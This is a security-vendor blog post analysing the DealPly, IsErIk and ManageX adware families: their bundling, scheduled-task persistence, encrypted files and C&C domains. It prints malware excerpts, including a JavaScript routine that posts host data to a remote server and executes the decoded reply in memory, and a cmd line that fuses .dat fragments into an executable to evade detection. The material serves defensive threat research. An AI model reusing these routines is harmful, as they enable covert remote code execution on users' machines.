
TREND MICRO | SECURITY INTELLIGENCE Blog
SECURITY NEWS DIRECT FROM THREAT DEFENSE EXPERTS

Exposing Modular Adware: How DealPly, IsErIk, and ManageX Persist in Systems

- Posted on:April 16, 2020 at 4:57 am
- Posted in:Bad Sites, Malware
- Author:
  Trend Micro

0



By RonJay Caragay, Fe Cureg, Ian Lagrazon, Erika Mendoza, and Jay Yaneza (Threats Analysts)

Adware isn't new and they don't spark much interest. A lot of them are overlooked and underestimated because they're not supposed to cause harm — as its name suggests, adware is advertising-supported software. However, we have constantly observed suspicious activities caused by adware, with common behaviors that include access to seemingly random domains with alternating consonant and vowel names, scheduled tasks, and in-memory execution via WScript that has proven to be an effective method to hide their operations for at least four years.

We will walk you through our analysis of three adware events that we eventually linked and variously named as Dealply, IsErIk, and ManageX. We studied these events from their persistence mechanisms to repetitive malicious domain access via root cause analysis (RCA) chains and uncovered several artifacts that proved overlaps in the three infections.

This research also discusses two case studies that show how adware could remain in systems for weeks, if not months, to complete its routine, and how they arrive in the system. The adware DealPly (sometimes also referred to as IsErIk) and malicious Chrome extension ManageX, for instance, can come bundled under the guise of a legitimate installer and other potentially unwanted applications (PUAs). Because various write-ups cover Dealply or IsErik separately, the technical discussion and representation of both are discussed separately.

Our analysis also reveals how these adware variants use various stealthy and suspicious techniques to perform their routines. IsErik and Dealply, for instance, could load a piece of code coming from a remote server. Although we did not observe malware activities through the adware, we cannot discount the possibility that they could be used maliciously.

Initial indicators

Among the thousands of logs our security analysts process each day, three persistent ones stood out due to the volume of alerts they generated and their repetitiveness. Aside from the reoccurring detections, these were also widely affecting a lot of other Trend Micro customers subscribed to Managed XDR.

(1) Here's a sample URL; many of the URLs we found related to this case looked like this. We eventually linked this to JS.MANAGEX (a browser extension also known as Bujo). Find the full list of observed domain names and other indicators of compromise (IoCs) in our **appendix**.

> hxxp[:]//nusojog[.]com/update?os=win&arch=x86&nacl_arch=x86-64&prod=chromiumcrx&prodchannel=&prodversion=63.0.3235.0&lang=en-US&acceptformat=crx2,crx3&x=id%3Djghiljaagglmcdeopnjkfhcikjnddhhc%26v%3D14.1.4.58%26installsource%3Dnotfromwebstore%26uc%26ap%3Daflt%2
> 21c5-47c5-9d8a-a9b5b1143f1b%2526xlp_sess_guid%253D2806aaaa-21c5-47c5-9d8a-a9b5b1143f1b%2526client%253Dchromium%2526cd%253D2XzuyEtN2Y1L1QzuyDyE0B0E0FyByDyB0EtC0EyCzz0E0D0DtN0D0Tzu0StByBtBzztN1L

(2) The scheduled tasks either imitate search engines (e.g., Yahoo! Powered {random name}.job like with IsErIk), or use a name that looks like a GUID like with DealPly.

Yahoo! Powered rimif.job	C:\Windows\System32\wscript.exe
{193DDF01-EC94-45CF-BDB5-3A49AC5E7488}.job	File not found
{2043C10D-9788-44FF-88B3-D0D0C3B3E3D2}.job	File not found
{32776CD0-3E73-47DE-9738-AA5D7DED50EC}.job	File not found
{5C909ABC-BD8E-462C-800B-C25BDD0A709D}.job	File not found
{BCC39AA0-3282-4765-8E6F-779861AD4487}.job	File not found
{D6F73078-4837-4808-BE5B-2746615B7F79}.job	File not found
{EBD5FEC3-72A7-49E8-A771-22AFE2661014}.job	File not found

Figure 1. Imitated scheduled tasks

(3) A JavaScript saved as a .txt file (detected by Trend Micro as Adware.JS.DEALPLY.SMMR) is also executed via WScript with hex-encoded parameters and a common string "—IsErIk".

```
c:\windows\system32\wscript.exe "c:\programdata\{b59970fa-3fdb-fa3c-b91d-647e235fefb0}\mifo.txt" "687474703a2f2f7275647564756c752e636f6d"
"433a5c50726f6772616d6446174615c7b42353939373046412d33464422d4641334320423931442d3634374532333546454642307d5c6e6f6c656365"
"433a5c50726f6772616d6446174615c7b42353939373046412d33464422d4641334320423931442d3634374532333546454642307d5c6e61736f6d616c" "//b" "//e:jscript" "—IsErIk"
```

Figure 2. Executed .txt *file via WScript*

Below we will look into two case studies that exhibited the abovementioned indicators and summarize the noteworthy points in our analyses of their routines.

Case study #1: Root cause analysis (RCA) – February 2020 infection

Illustrated below is a simplified version of the RCA of a recent infection in a Managed XDR-monitored endpoint. It shows how Dealply, ManageX, and other PUAs such as Segurazo Fake AV can be bundled together in one installation.




Figure 3. A simplified version of the RCA of a recent infection in a Managed XDR-monitored endpoint

The infection began with the file called **email_open_view_pro_free.exe**, which, judging from the way it was launched via *explorer.exe*, was manually executed by the user. Its descriptive filename also suggests that it could have been downloaded from the internet as a seemingly legitimate installer or freeware.

The *email_open_view_pro_free.exe* file created 2 new processes:

- "**Segurazo.exe**" – an installer that we know is a fake AV (detected as PUA.MSIL.Segurazo.SMCS); "segurazo" also means "security" in Portuguese
- "**danuci.exe**" – created furthermore indicators that we later on recognized as DealPly

It should be noted that DealPly files are normally named like this. They seem random, with alternating consonants and vowels. Names like "danuci" and "netenare" are names that could be suspected as DealPly right away just by looking at their filenames.

The file *netenare.exe* then creates two *.dat* files and joins them to form *syncversion.exe*, a file we also detect as DealPly. The executable also initiates access to the blocked server *pajuwu[.]com*, a domain known to be generated by DealPly binaries.

In each of these nodes, there were little details not shown in the graphical representation that we think are important to mention. For instance, aside from *netenare.exe, danuci.exe* also created files like the following:

c:\users\<user>\appdata\roaming\mozilla\firefox\profiles\m9kxv7k5.default-release\extensions\{24436206-088d-4a1a-8d0e-cf93ca7a2d23}.xpi
c:\users\<user>\appdata\local\chromium\user data\default\local storage\chrome-extension_ncjbeingokdeimlmolagjaddccfdlkbd_0.localstorage-journal
c:\users\<user>\appdata\local\chromium\user data\default\local storage\chrome-extension_ncjbeingokdeimlmolagjaddccfdlkbd_0.localstorage
c:\users\<user>\appdata\local\chromium\user data\default\local storage\chrome-extension_jghiljaagglmcdeopnjkfhcikjnddhhc_0.localstorage-journal

Chrome (AppID)	Firefox
Ncjbeingokdeimlmolagjaddccfdlkbd Jghiljaagglmcdeopnjkfhcikjnddhhc	{24436206-088d-4a1a-8d0e-cf93ca7a2d23}.xpi

Table 1. Installation of several browser extensions

A quick Google search links the two Chrome AppIDs to domains we know are being used by the ManageX Chrome extension. ManageX uses a malicious extension to the Chrome browser to track users' browser activities and communicate with C&C domains. Further information about ManageX can be found in our virus report, including the contents of the Chrome extension such as various permissions and related C&C servers.




Figure 4. AppID Ncjbeingokdeimlmolagjaddccfdlkbd linked to rokuq[.]com




Figure 5. AppID jghiljaagglmcdeopnjkfhcikjnddhhc linked to nusojog[.]com

Case study #2: Timeline of an older infection (2016-2017)

In another case we looked into, we observed the same domains across the environment. Since these were easily caught with our filters and we were already quite familiar with the indicators, we were able to perform in-depth analyses on several of the endpoints.

Based on our findings, the hosts within the environment got infected as early as 2016. Despite being relatively dated, we thought that an in-depth analysis of this 2016 infection was still relevant since it gave us a better understanding of the adware's progression and timeline.

The first thing we noticed was the presence of both DealPly and IsErik's scheduled tasks. Based on previously known infections, we usually see DealPly create a *.job* filename that looks like a GUID, while IsErik usually uses something related to a search engine, which we saw in the endpoint we were looking at:

File Creation	Task Name	Referenced File
7/02/2016 11:44:00	Yahoo! Powered ronof.job	C:\ProgramData\{9D025861-1740-D2A7-9186-4CE50BC4C72B}\sole.txt
7/30/2016 11:44:03	{4ABB0770-D20A-4BAC-A183-61ADBBBF7E04}.job	%AppData%\Roaming\{f41dc2a6-d14f-afd0-ba79-880266ab753c}\updater.exe
12/08/2016 11:44:13	{5E5EA1F2-CC40-4083-92A9-1368B84173793}.job	%AppData%\Roaming\{f41dc2a6-d14f-afd0-ba79-880266ab753c}\updater.exe
1/17/2017 23:44:11	{D59D3833-4EDC-4B40-BB57-E0A4D5DBD598}.job	%AppData%\Roaming\{f41dc2a6-d14f-afd0-ba79-880266ab753c}\updater.exe
1/18/2017 1:04:32	Bing Search Engine ronof.job	C:\ProgramData\{7AAABFC9-F0E8-350F-762E-AB4DEC6C2083}\sole.txt
1/18/2017 1:05:05	{3CB9B109-866A-591E-48D3-17289C7F88F1}.job	%AppData%\Local\Focota\sync.exe
5/02/2017 23:44:09	{A17830B3-0FFE-4C13-8060-A449BE7A7881}.job	%AppData%\Roaming\{f41dc2a6-d14f-afd0-ba79-880266ab753c}\updater.exe
5/21/2017 23:44:07	{98F8C17E-EBE2-419A-A1BD-7E8D35979F8B}.job	%AppData%\Roaming\{f41dc2a6-d14f-afd0-ba79-880266ab753c}\updater.exe
7/13/2017 23:44:06	{ABF867D6-6292-462E-9313-316D48E2EBE1}.job	%AppData%\Roaming\{f41dc2a6-d14f-afd0-ba79-880266ab753c}\updater.exe
9/01/2017 9:44:09	{399B9800-8E87-4283-8F8D-EABD2D8ADC0B}.job	%AppData%\Roaming\{f41dc2a6-d14f-afd0-ba79-880266ab753c}\updater.exe

Figure 6. IsErIk involves search engines in its routine

After identifying the relevant time ranges, we expanded our search on the file system. The search found several other suspicious files in the same endpoint that we think are related.

Figure 7. Files arranged according to their creation timestamps

After tracing back the file timestamps, we found that the first suspicious indicator created in June 2016 was **%AppData%\Local\{F440C21C-D0E8-AEA4-BD70-8B4C991877D4}**, and it came with several other things:

Type	File name	FN Info Creation date
Folder	C:\Users\[redacted]\AppData\Local\{F440C21C-D0E8-AEA4-BD70-8B4C991877D4}	2016-06-24 18:44:35
Folder	C:\Users\Public\Documents\Baidu\Common	2016-06-24 18:44:35
Folder	C:\Users\Public\Documents\Baidu	2016-06-24 18:44:35
Folder	C:\Users\Public\Documents\Baidu\Common\I18N	2016-06-24 18:44:35
File	C:\Users\Public\Documents\Baidu\Common\I18N\conf.db	2016-06-24 18:44:35

Figure 8. Other directories and a file created along with the first indicator

Using the timeline from the NTFS MFT (master file table), we were able to pinpoint one file for analysis: *conf.db*. By itself, it is non-malicious and only contains unknown MD5 hashes. It is a possible indication that this is bundled with other installations, similar to Case Study #1.

Going through the timeline as early as July 2016

To understand what happened during this installation, we need to analyze the events beginning with the scheduled task. This is what "**Yahoo! Powered ronof.job**" will execute:

> C:\Windows\system32\wscript.exe "C:\ProgramData\{9D025861-1740-D2A7-9186-4CE50BC4C72B}\sole.txt" "687474703a2f2f7761676e672e636f6d" "433a5c50726f6772616d446174615c7b39443032353836312d313734302d443241372d393138362d344345353042434334433732427d5c6e69666f7261" "433a5c50726f6772616d446174615c7b39443032353836312d313734302d443241372d393138362d344345353042434334433732427d5c6e65746564656e" "//B" "//E:jscript" "–IsErIk"

After decoding this, it will return with:

> C:\Windows\system32\wscript.exe "C:\ProgramData\{9D025861-1740-D2A7-9186-4CE50BC4C72B}\sole.txt" "http://wagng[.]com" "C:\ProgramData\{9D025861-1740-D2A7-9186-4CE50BC4C72B}\nifora" "C:\ProgramData\{9D025861-1740-D2A7-9186-4CE50BC4C72B}\neteden" "//B" "//E:jscript" "–IsErIk"

This means that when the scheduled task is triggered, it will run "**C:\ProgramData\{9D025861-1740-D2A7-9186-4CE50BC4C72B}\sole.txt**" as JavaScript via *wscript.exe*. During the analysis, this file was non-existent. It is assumed that it was deleted after execution. The file *sole.txt* is then called with the following parameters:

- http://wagng[.]com
- C:\ProgramData\{9D025861-1740-D2A7-9186-4CE50BC4C72B}\nifora
- C:\ProgramData\{9D025861-1740-D2A7-9186-4CE50BC4C72B}\neteden
- –IsErIk

Trend Micro detects similar JavaScripts as Adware.JS.DEALPLY.SMMR, also known as advanced persistent adware or IsErIk externally.

The first thing it checks is if the JavaScript was called with the last argument "**—IsErIk**". If not, the script execution terminates. Based on its code, the file **aowLC** serves as an indicator of the adware's last update time. It uses the file's last modified date for this purpose.

If all conditions are met, the script proceeds on the rest of its code where these two files were read:

- **hdat2** – contains hex-encoded strings that represents the parameters passed to a URL. (i.e., "?v=2.2&pcrc=167877582&rv=4.0")
- **hdat1** – the contents of this file will be sent to the server specified as a parameter when the script was called

The script's main purpose is to communicate with the server specified as a parameter (*wagng[.]com* in this case) via HTTP POST and to execute another script in memory when the server responds. Response from the server is decoded using its custom decryption routine and then ran as a new function.

```
m.send(g);   // perform HTTP POST to wagng.com?v=2.2&pcrc=167877582&rv=4.0&r=1 with info in hdat1
f("");
if (200 == m.status) {  //if connection is succesful
    var s, q = m.responseText,
        r =
        e("576c6c5956315a5656646e535556425054 6b314d533070 4a53456475255524 4516b463665586833646e563063334a786347397562577872616d6c6f5a3
        25a6c5a474e6959546b344e7a59314e444d794d5441724c7a303d"), //ZYXWVUTSRQPONMLKJIHGFEDCBAzyxwvutsrqponmlkjihgfedcba9876543210+/=
        q = y(q, t._keyStr, t.decode(r));
    s = t.decode(q);
    f("");
    k = s;
    f("");
    (new Function(k))(); //responsetext is a new function script after decoding
```

Figure 9. Script for connecting to a remote server via HTTP POST

We noticed in the July 2, 2016 entry that aowLC (the infection marker) was created exactly 12 hours after the scheduled task, indicating the first time the IsErIk script was executed. (This scheduled task was likely set to run every 12 hours.) At this point, it appears the script could not get any response from the server, which is why *aowLC* was the last created file that day. However, we can infer that on July 30 and November 18, the script successfully contacted the server, which consequently led to the creation of DealPly-related files.

07/30/2016 11:44:03	Scheduled Task	C:\Windows\Tasks\{4ABB0770-D20A-4BAC-A183-61ADBBBF7E04}.job
07/30/2016 11:44:03	**File**	**C:\ProgramData\{9D025861-1740-D2A7-9186-4CE50BC4C72B}\neteden**
07/30/2016 12:03:29	File	%AppData%\Roaming\WB.cfg
11/18/2016 23:44:03	Folder	%AppData%\Roaming\{f41dc2a6-d14f-afd0-ba79-880266ab753c}\
11/18/2016 23:44:04	**File**	**C:\ProgramData\{9D025861-1740-D2A7-9186-4CE50BC4C72B}\GtmfY**
11/18/2017 23:44:04	File	%AppData%\Roaming\{f41dc2a6-d14f-afd0-ba79-880266ab753c}\adat1
11/19/2017 1:03:46	File	%AppData%\Roaming\{f41dc2a6-d14f-afd0-ba79-880266ab753c}\info.dat
11/19/2017 1:03:52	File	%AppData%\Roaming\{f41dc2a6-d14f-afd0-ba79-880266ab753c}\TTL.dat
11/19/2017 1:03:52	File	%AppData%\Roaming\{f41dc2a6-d14f-afd0-ba79-880266ab753c}\STTL.dat
11/19/2016 1:04:09	File	%AppData%\Roaming\sb953.dat

Figure 10. Recorded DealPly-created files

Installation of the new adware files continued until September 2017, as we can also see from the timeline we showed earlier.

Layers of obfuscation

To understand why an adware variant would use such complex installation techniques, we examined the other available remaining files. In this list, we found several encrypted PE files that were particularly interesting. For one thing, some of them looked like this:




Figure 11. An encrypted PE file




Figure 12. A simple XOR decryption revealed a hidden PE file

Filename	SHA-1 (Decrypted)	Trend Micro Pattern Detection
rino.dat	71370B5A77BFF01A627A0B92BDD31DC48B946FCA	PUA.Win32.DealPly.UBCD
rino (1).dat	22BB3F2F3F8A4EC991198EFB425B0A35F30A12C2	PUA_DEALPLY.SM

Table 2. Some of the files that used simple XOR decryption

Our analysis revealed that *rino.dat* and *rino (1).dat* are both updated copies of the DealPly installer. Similar to *netenare.exe* in Case Study #1, it creates two *.dat* files and joins them to form an executable file. These are the most common filenames used for the newly formed executables:

- Sync.exe
- Synctask.exe
- Syncversion.exe
- Updane.exe
- Updater.exe
- UpdTask.exe

After this, a scheduled task will be created to run the new executable file on schedule. In the 2017 timeline (January 18 to be exact), the file created was "**sync.exe**" with the corresponding scheduled task of "**{3CB9B109-866A-591E-48D3-17289C7F88F1}.job**". In some cases, a VBScript is used to create a RunOnce autostart for the executable.

Normally, these newly formed files with auto-start also connect to a remote server. In a sample we analyzed from another case, the server responded with an XOR-encrypted DLL after it sent the following information via HTTP POST:

```
UID=0C96E6D182C603D4&UID2=129F03D4-01211324&UIDC=&mguid=4db814b9-111c-4748-b050-
1dae15fdd7a3&uidp=&AppName=hodor&State=CHECK&ins_guid=&host_guid=&iv=&aflt=&IDT=&IRTYP=7z1801&IRVER=4.2&OS=6.1
&SV=0&lptp=0&btry=0&VMC=VM%&REG=&Src=&Lang=1033&ADVF=0007&FS=0
```

Figure 13. Data shown before encryption

During analysis, the DLL file was not saved on disk, indicating reflective loading. It is also responsible for creating the following files, which are also evident in the timeline above:

- info.dat
- TTL.DAT
- WB.cfg

These files are non-executable and only contain installation details such as installation date and last operating system. Eventually, the DLL will attempt to download another *.dat* file. Unfortunately, we were unable to get a download response during our testing; based on the timing sequence, we surmise that *sb953.dat* and *sb703.dat* might be the response.

Ensilo (now Fortinet) described DealPly's network communication and other interesting behaviors in detail here.

Hidden facts

The other encrypted files were also PE files, but the headers aren't quite right.

Figure 14. Another encrypted PE file

Even though we do not have the decryption code and are unable to fully decrypt these files, we eventually figured out how to extract the strings from the file by using a translate function wherein each character is swapped with another one in the ASCII table. For example, "c" is swapped with "x," "F" with "L," and so on. Each file has a different translation table. Below are some of the files encrypted this way:

Filename(s)	Strings of interest (partial list)
bapi_chmm.dat / bapi_ff.dat / bapi_ie.dat	sqlite3 extension unable to open shared library SET NULL SET DEFAULT CASCADE RESTRICT NO ACTION delete persist truncate result SELECT name rootpage sql FROM ORDER BY rowid database schema is locked sequence SELECT INSERT INTO vacuum quote 2016/05/18 10:57:30 fc49f556e48970561d7ab6a2f24fdd7d9eb81ff2
meda / moci / rare / daledid	secure httponly domain # Netscape HTTP Cookie File # https://curl[.]haxx[.]se/docs/http-cookies[.]html # This file was generated by libcurl! Edit at your own risk. # Fatal libcurl error Invalid Ipv6 address format DICT LDAP IMAP SMTP POP3 Proxy Socks5 Socks4 Send failure Recv failure NTLM send close instead of sending Failed sending POST request Internal HTTP POST error Failed sending Gopher request Bad tagged response CAPABILITY STORE FETCH SELECT EXAMINE Unexpected continuation response STARTTLS LOGIN DIGEST LOGIN PLAIN AUTHENTICATE AUTHENTICATE PRET PRET STOR PRET RETR REST SIZE MDTM Illegal port number in EPSV reply Weirdly formatted EPSV reply An unknown option was passed in to libcurl Malformed telnet option SSL peer certificate or SSH remote key was not OK CLIENT libcurl 7.31.0
sb703.dat / sb953.dat	Auxiliary database format error

2nd parameter to sqlite3_bind out of range
File opened that is not a database file
sqlite3_step
has another row ready
sqlite3_step
has finished executing
Unknown SQLite Error Code
Could not init the DLL
Error executing SQL
Could not prepare SQL statement
GB.Q0
SOFTWARE\Microsoft\Windows NT\CurrentVersion
CurrentVersion
CSDVersion

Table 3. Filenames and corresponding interesting strings

We observed that most machines with a DealPly infection also have **Sqlite3.dll** (non-malicious) in the adware folder. (It is to be noted that Sqlite is an extensively used database format. Coincidentally, the encrypted files (*bapi_ie.dat, bapi_chmm.dat*, and *bapi_ff.dat*) also contain SQLite-related strings, which suggest that the files may be used to perform database-related tasks.

Since we could not fully decrypt these files, we were also unable to analyze them to identify their purpose. Based on the partially extracted strings and combined with the fact that *sqlite3.dll* was observed in our analysis, it is highly possible that it would be used to interact with the SQLite databases of browsers within the system, as it is known that both Chrome and Firefox utilize SQLite databases to store their data.

The other set of files contains libcurl-related strings, which is a multi-protocol file transfer library. That being said, it has the potential to interface with multiple protocols like HTTPS, HTTP, or FTP. It is unclear if this library has been used for malicious purposes, but in a 2018 report, these strings were also found in samples that were once used by the APT group Hidden Cobra as a proxy module to allow incoming connections and force the infected system to act as a proxy server.

Noteworthy points from our analyses

- DealPly and ManageX can come bundled in a seemingly legitimate installer, along with other PUAs. We observed the same entry point as Case Study #1 in another machine, which was called "**Baixaki_Baixar Musicas Gratis_3890201077.exe**" (translates to Baixaki_Download Free Music_3890201077.exe in Portuguese). But it did not come with the Segurazo fake AV.




Figure 15. Infection chain without the fake AV

  There was no concrete evidence in Case Study #2 regarding the source, but based on the artifacts created on the first infection date, it might also have come from a software installation bundle.

- The installation of this adware is highly modular and does not complete its routine right away. Based on our observation, it takes a few weeks to months before it can connect to its servers successfully.
- The technique used by this adware, whereby two files are conjoined to form another file, is called *binary fragmentation* and is used to evade detection. Carbon Black published an article years ago about how it was used by Operation Aurora. Below is an example of the fragmentation technique seen in one of our analyses:

  CLI: c:\windows\syswow64\cmd.exe /c cmd /d /c copy /b /y /v
  "c:\users\\appdata\local\temp\d3284081000781.dat"+"c:\users\\appdata\local\temp\d3284081000782.dat"
  "c:\users\\appdata\roaming\14be90~1\syncversion.exe" & cmd /d /c del "c:\users\\appdata\local\temp\d3284081000781.dat" & cmd /d /c del
  "c:\users\\appdata\local\temp\d3284081000782.dat"

Carbon Black researchers also believed that threat actors are using known adware variants, including DealPly, as a delivery mechanism for ransomware and other malware. While we have observed several cases of ransomware in the same machines infected by DealPly, we have no concrete evidence to prove their relationship. In spite of this, we agree that this adware can easily be used as an agent to deliver malware covertly, given its modular nature.

Global distribution

Our telemetry indicates the widespread installation of the mentioned PUAs, with the United States, Japan, and Taiwan topping the counts. The IsErIk count is based on behavior monitoring, which detects the command line parameter "–IsErIk", while both DealPly and ManageX are based on signature-based detections data from the Trend Micro™ Smart Protection Network™ security infrastructure.




Figure 16. Top 10 affected countries,
based on data from the Trend Micro Smart Protection Network infrastructure for the period of December 18, 2019 to March 17, 2020

Among all users with known industry classifications, the top industries across all the three adware detections mentioned above were consistent: Education, Government, and Manufacturing.




Figure 17. Top 10 affected industries,
based on data from the Trend Micro Smart Protection Network infrastructure for the period of December 18, 2019 to March 17, 2020
Note: We removed duplicated counts based on GUIDs. This means that the counts include multiple endpoints belonging to the same company.

Correlating DealPly, IsErIk and ManageX

When we started our probe, we considered all these as separate even though they share common traits such as the use of scheduled tasks and the similar way its servers were named. However, through Managed XDR, we were able to link them together. To see if this is consistent with global data, we gathered more information from SPN.

Figure 18. The number of DealPly, IsErIk, and ManageX detections and their infection intersections in endpoints, based on data from the Trend Micro Smart Protection Network infrastructure for the period of December 18, 2019 to March 17, 2020: DealPly led the number of detections; we also observed the three threats to have concurring infections in machines.

While there are significantly higher numbers for individual detections, hundreds to thousands of intersections between two or three of these adware do not seem like a coincidence. Furthermore, the large number of detections could be attributed to detection coverage, which appears higher for DealPly because of multiple pattern detections.

Since Trend Micro detects a lot of these variants, it is likely that most of these infections were already blocked before complete installation. Therefore, the numbers shown in this diagram could be smaller than the actual intersections. Along with the results of our analyses, and considering the points mentioned, we think that there is a high likelihood that these adware commonly coexist.

We also tried to correlated the C&C servers used, but a huge part of it is entirely disconnected. Only two pairs had similarities.

ManageX	IP address	DealPly
qamopo[.]com	13.32.230.240	tuwoqol[.]com
pacudoh[.]com	52.222.149.67	daqah[.]com

Table 4. The IP addresses DealPly and ManageX share

While the intersection is too weak to summarize that these three threats are interrelated based on network infrastructure, we do have to point out that the domains were registered through the Israeli registrar Galcomm's privacy protection service (domainprivacy@galcomm[.]com). A few years back, Ars Technica ran an article about when SourceForge bundled GIMP for Windows with adware. The installer(s) of GIMP also came bundled with similar adware, which was also registered through Galcomm's privacy protection service.

Conclusion and Trend Micro solutions

Mitigating adware (or potentially unwanted applications) would normally be secondary to dealing with threats such as hacking tools, backdoors, and ransomware. However, there is a large disconnect in dealing with alerts visible through the lens of a security operations center (SOC) analyst: *Why is this host suddenly communicating to a command-and-control (C&C) server? How was the threat introduced? Why is it seemingly slipping past defenses?*

The seemingly disconnected and repetitive alerts for hosts reaching out to C&C servers, and repetitive detections of low priority threat (adware) led us to these three points:

- As evidenced in the details we discussed, linking separate and seemingly disparate events into a single timeline is a definite challenge as threats are turning to sophisticated methods to maintain persistence and continuously evolve if not fully mitigated. Using open-source intelligence (OSINT) could only give analysts a glimpse of its relevant connections and is not as sufficient. Using security expertise also helps provide meaningful alerts and alleviates security operations teams.
- Through the effective use of technologies of a Trend Micro product (Apex One's Endpoint Detection and Response module called Endpoint Sensor in particular), Trend Micro's Managed XDR Service was able to perform advanced threat analysis, correlation, and research while monitoring and detecting threats of these highly prevalent clusters of adware.
- Only through careful observation are details slowly uncovered, delivering analysis of where the attack came from, its infection chain, and mitigation strategies over time. Thus, the speed of converting these discoveries and translating them into mitigation strategies is key to improve the security posture of any environment rapidly.

Organizations and governments can benefit from advanced Trend Micro solutions that can proactively keep IT environments protected from a wide range of cybersecurity threats. The Trend Micro XDR solution effectively protects connected emails, endpoints, servers, cloud workloads, and networks. Trend Micro XDR uses powerful AI and expert security analytics to correlate data, as well as deliver fewer higher-fidelity alerts for early threat detection. In a single console, it provides a broader perspective of enterprise systems as well as a more focused and optimized set of alerts. This provides IT security teams with better context for identifying threats more quickly, helping them understand and remediate impact much more effectively.

Meanwhile, Trend Micro Managed XDR provides expert threat monitoring, correlation, and analysis from skilled and seasoned Managed Detection and Response analysts. Managed XDR is a flexible, 24/7 service that allows organizations to have one single source of detection, analysis, and response. Analyst expertise is enhanced by Trend Micro solutions that are optimized by AI and enriched by global threat intelligence. The Managed XDR service allows organizations to expand with the cloud without sacrificing security or overburdening IT teams.

Related Posts:

- **Old Tools for New Money: URL Spreading Shellbot and XMRig Using 17-year-old XHide**
- **New Fileless Botnet Novter Distributed by KovCoreG Malvertising Campaign**
